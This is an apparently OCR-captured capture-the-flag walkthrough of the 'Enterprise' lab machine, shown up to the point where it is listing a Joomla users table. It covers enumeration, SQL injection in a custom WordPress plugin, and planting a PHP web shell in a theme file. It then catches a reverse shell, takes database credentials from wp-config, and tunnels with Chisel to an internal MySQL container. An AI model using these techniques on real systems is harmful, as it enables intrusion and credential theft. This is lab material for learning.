Enterprise

Synopsis

Enterprise requires a wide range of knowledge and skills to successfully exploit. It features a custom wordpress plugin and a buffer overflow vulnerability that can be exploited both locally and remotely.

Skills

- Knowledge of Linux
- Enumerating wordpress installation
- Understanding of memory handling and buffer overflow
- Identifying docker instances
- Exploiting wordpress plugins
- Exploiting buffer overflow

Exploitation


As always we start with the nmap to check what services/ports are open

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 15:20 EDT
Nmap scan report for 10.10.10.61 (10.10.10.61)
Host is up (0.093s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4e98cc5b55223f4b8ced1964ac0faac (RSA)
|   256 f39a8558aad981382dea1518f78edd42 (ECDSA)
|_  256 debf116dc027e3fc1b34c04f4f6c768b (ED25519)
80/tcp   open  http     Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: USS Enterprise &#8211; Ships Log
|_http-generator: WordPress 4.8.1
443/tcp  open  ssl/http Apache httpd 2.4.25 ((Ubuntu))
| ssl-cert: Subject: commonName=enterprise.local/organizationName=USS Enterprise/stateOrProvinceName=United Federation of Planets/countryName=UK
| Not valid before: 2017-08-25T10:35:14
|_Not valid after:  2017-09-24T10:35:14
|_http-server-header: Apache/2.4.25 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Apache2 Ubuntu Default Page: It works
8080/tcp open  http     Apache httpd 2.4.10 ((Debian))
|_http-title: Home
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
```


We see that a hostname enterprise.local is exposed so let’s register it in our /etc/hosts file alongside the name enterpise.htb

```
File  Actions  Edit  View  Help
  GNU nano 7.2                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.10.61     enterprise.local enterprise.htb
```

Opening port 80/HTTP gives us the wordpress page, so let’s enumerate available users




And we found a user william.riker



Launching wpscan confirms that, it’s the only user we can find

Opening 443/HTTPS gives us a standard apache webpage,



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

in that case we should launch our dirb to find any hidden files/directoreis

```
└─# dirb https://enterprise.local

DIRB v2.22
By The Dark Raver

START_TIME: Mon Jun 19 15:25:29 2023
URL_BASE: https://enterprise.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: https://enterprise.local/ ----
==> DIRECTORY: https://enterprise.local/files/
```


And we found /files directories that allows us to download archived file lcars.zip (a bit of search on the internet revealed that lcars is a name of the wordpress plugin)



Static analysis of the lcars files reveled that parameter “query” is vulnerable to SQL injection due to lack of sanitization

```php
<?php
include "/var/www/html/wp-config.php";
$db = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
// Test the connection:
if (mysqli_connect_errno()){
    // Connection Error
    exit("Couldn't connect to the database: ".mysqli_connect_error());
}


// test to retireve an ID
if (isset($_GET['query'])){
    $query = $_GET['query'];
    $sql = "SELECT ID FROM wp_posts WHERE post_name = $query";
    $result = $db->query($sql);
    echo $result;
} else {
    echo "Failed to read query";
}


?>
```

Let's then launch SQL map against it to extract information from the database, but first we need to confirm a location of the plugins on our wordpress instance



Request

Pretty Raw Hex

```
1 GET /wp-content/plugins/lcars/lcars_db.php?query=1 HTTP/1.1
2 Host: enterprise.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```


Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 19 Jun 2023 19:38:10 GMT
3 Server: Apache/2.4.10 (Debian)
4 X-Powered-By: PHP/5.6.31
5 Vary: Accept-Encoding
6 Content-Length: 187
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 <br />
11 <b>
    Catchable fatal error
   </b>
   :  Object of class mysqli_result could not be converted to
   string in <b>
    /var/www/html/wp-content/plugins/lcars/lcars_db.php
   </b>
    on line <b>
     16
   </b>
   <br />
12
```

```
└─# sqlmap -r res.txt --dbs --dbms=mysql --risk 3 --level 5 --threads 10 --privileges --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:38:57 /2023-06-19/

[15:38:57] [INFO] parsing HTTP request from 'res.txt'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[15:38:58] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be ab
le to run properly
[15:38:58] [INFO] testing connection to the target URL
[15:38:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:38:59] [INFO] testing if the target URL content is stable
[15:38:59] [INFO] target URL content is stable
[15:38:59] [INFO] testing if URI parameter '#1*' is dynamic
[15:38:59] [INFO] URI parameter '#1*' appears to be dynamic
[15:38:59] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[15:38:59] [INFO] testing for SQL injection on URI parameter '#1*'
```

After a while we extracted credentials from the database, and now we can login into the worpdress instance





Now we modify one of the wordpres themes to put our malicious PHP code and get a remote code execution

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Select theme to edit: Twenty Seventeen Select

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */

get_header(); ?>

<div class="wrap">
    <div id="primary" class="content-area">
        <main id="main" class="site-main" role="main">

            <section class="error-404 not-found">
                <header class="page-header">
                    <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyseventeen' ); ?></h1>
                </header><!-- .page-header -->
                <div class="page-content">
                    <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyseventeen' ); ?></p>

                    <?php get_search_form(); ?>

                </div><!-- .page-content -->
            </section><!-- .error-404 -->
        </main><!-- #main -->
```

Documentation: Function Name... Look Up

Templates

- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Static Front Page (front-page.php)
- Theme Functions (functions.php)
- Theme Header (header.php)
- back-compat.php (inc/back-compat.php)
- color-patterns.php (inc/color-patterns.php)
- custom-header.php (inc/custom-header.php)
- customizer.php (inc/customizer.php)
- icon-functions.php (inc/icon-functions.php)
- template-functions.php

WordPress 4.8.2 is available! Please update now.

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Select theme to edit: Twenty Seventeen Select

```
<?php system($_GET['cmd'])?>
```

Templates

- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Static Front Page (front-page.php)
- Theme Functions (functions.php)
- Theme Header (header.php)
- back-compat.php (inc/back-compat.php)
- color-patterns.php

enterprise.htb/wp-content/themes/twentyseventeen/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Fatal error: Call to undefined function get_header() in **/var/www/html/wp-content/themes/twentyseventeen/index.php** on line **18**

And we successfully got a remote code execution

Request

Pretty Raw Hex

```
1 GET /wp-content/themes/twentyseventeen/404.php?cmd=id HTTP/1.1
2 Host: enterprise.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_56b9cce00ea32aa36193ff3c947794f5=william.riker%7C1687376518%7CpRNaRsUVzICxTh6Ueg86dhlG8Z51rDTKmZUDxhj7zPz%7C73fe0fc1ca37ec3dc44bd83988f9c2e38addc2bff5dba57cc183f26d33829bf4; wp-settings-1=libraryContent%3Dbrowse%26editor%3Dtinymce; wp-settings-time-1=1687203745
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 19 Jun 2023 19:46:54 GMT
3 Server: Apache/2.4.10 (Debian)
4 X-Powered-By: PHP/5.6.31
5 Vary: Accept-Encoding
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 54
9
10 uid=33(www-data) gid=33(www-data) groups=33(www-data)
11
```

And got a reverse shell on the target

```
┌──# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.61] 51322
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@b8319d86d21e:/var/www/html/wp-content/themes/twentyseventeen$
```

But quick reconnaissance on the target revealed that it's a docker container

```
drwxr-xr-x  73 root root 4096 May 30  2022 ..
-rwxr-xr-x   1 root root    0 Sep  3  2017 .dockerenv
drwxr-xr-x   2 root root 4096 May 30  2022 bin
drwxr-xr-x   2 root root 4096 May 30  2022 boot
drwxr-xr-x   5 root root  340 Jun 19 19:50 dev
drwxr-xr-x  70 root root 4096 May 30  2022 etc
drwxr-xr-x   2 root root 4096 May 30  2022 home
drwxr-xr-x  13 root root 4096 May 30  2022 lib
drwxr-xr-x   2 root root 4096 May 30  2022 lib64
drwxr-xr-x   2 root root 4096 May 30  2022 media
drwxr-xr-x   2 root root 4096 May 30  2022 mnt
drwxr-xr-x   2 root root 4096 May 30  2022 opt
dr-xr-xr-x 214 root root    0 Jun 19 19:50 proc
drwx------   2 root root 4096 May 30  2022 root
drwxr-xr-x   7 root root 4096 May 30  2022 run
drwxr-xr-x   2 root root 4096 May 30  2022 sbin
drwxr-xr-x   2 root root 4096 May 30  2022 srv
dr-xr-xr-x  13 root root    0 Jun 19 19:50 sys
drwxrwxrwt   3 root root 4096 Jun 19 19:50 tmp
drwxr-xr-x  44 root root 4096 May 30  2022 usr
drwxr-xr-x  33 root root 4096 May 30  2022 var
www-data@b8319d86d21e:/$
```

First of all, let's extract credentials from wp-config file

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'NCC-1701E');

/** MySQL hostname */
define('DB_HOST', 'mysql');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
```

And check what other hosts are available

And we learnt about the IP address of another docker instance on which the MySQL database is hosted (for which we just got credentials)

```
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      mysql 15af95635b7d
172.17.0.3      b8319d86d21e
www-data@b8319d86d21e:/var/www/html$
```

Now we need to upload Chisel on our target to perform port forwarding, to make this mysql database accessible from our attacker's machine

```
www-data@b8319d86d21e:/tmp$ ./chisel_linux client 10.10.14.8:2222 R:3306:172.17.0.2:3306 &
[1] 174
www-data@b8319d86d21e:/tmp$ 2023/06/19 20:24:20 client: Connecting to ws://10.10.14.8:2222
2023/06/19 20:24:20 client: Fingerprint c1:72:c0:00:e8:fe:5b:cc:c3:2f:43:c1:a9:f3:5d:44
2023/06/19 20:24:20 client: Connected (Latency 85.667045ms)
```

And now we can access target's mysql database from our attacker's machine

```
└─# ./chisel_linux server -p 2222 -reverse &
[3] 18156
2023/06/19 16:24:11 server: Reverse tunnelling enabled
2023/06/19 16:24:11 server: Fingerprint c1:72:c0:00:e8:fe:5b:cc:c3:2f:43:c1:a9:f3:5d:44
2023/06/19 16:24:11 server: Listening on http://0.0.0.0:2222
┌──(root㉿kali)-[/opt/Chisel]
└─# 2023/06/19 16:24:19 server: session#1: tun: proxy#R:3306=>172.17.0.2:3306: Listening

┌──(root㉿kali)-[/opt/Chisel]
└─# nmap -v 127.0.0.1 -p 3306
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 16:24 EDT
Initiating SYN Stealth Scan at 16:24
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 3306/tcp on 127.0.0.1
Completed SYN Stealth Scan at 16:24, 0.02s elapsed (1 total ports)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000036s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
           Raw packets sent: 1 (44B) | Rcvd: 2 (88B)
```

Quick look at the content of the MySQL database shows, that it stores credentials for the joomla CMS

```
└─# mysql -h 127.0.0.1 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 24
Server version: 5.7.19 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| joomladb           |
```


```
MySQL [joomladb]> describe edz2g_users;
+----------------+----------------+------+-----+---------------------+----------------+
| Field          | Type           | Null | Key | Default             | Extra          |
+----------------+----------------+------+-----+---------------------+----------------+
| id             | int(11)        | NO   | PRI | NULL                | auto_increment |
| name           | varchar(400)   | NO   | MUL |                     |                |
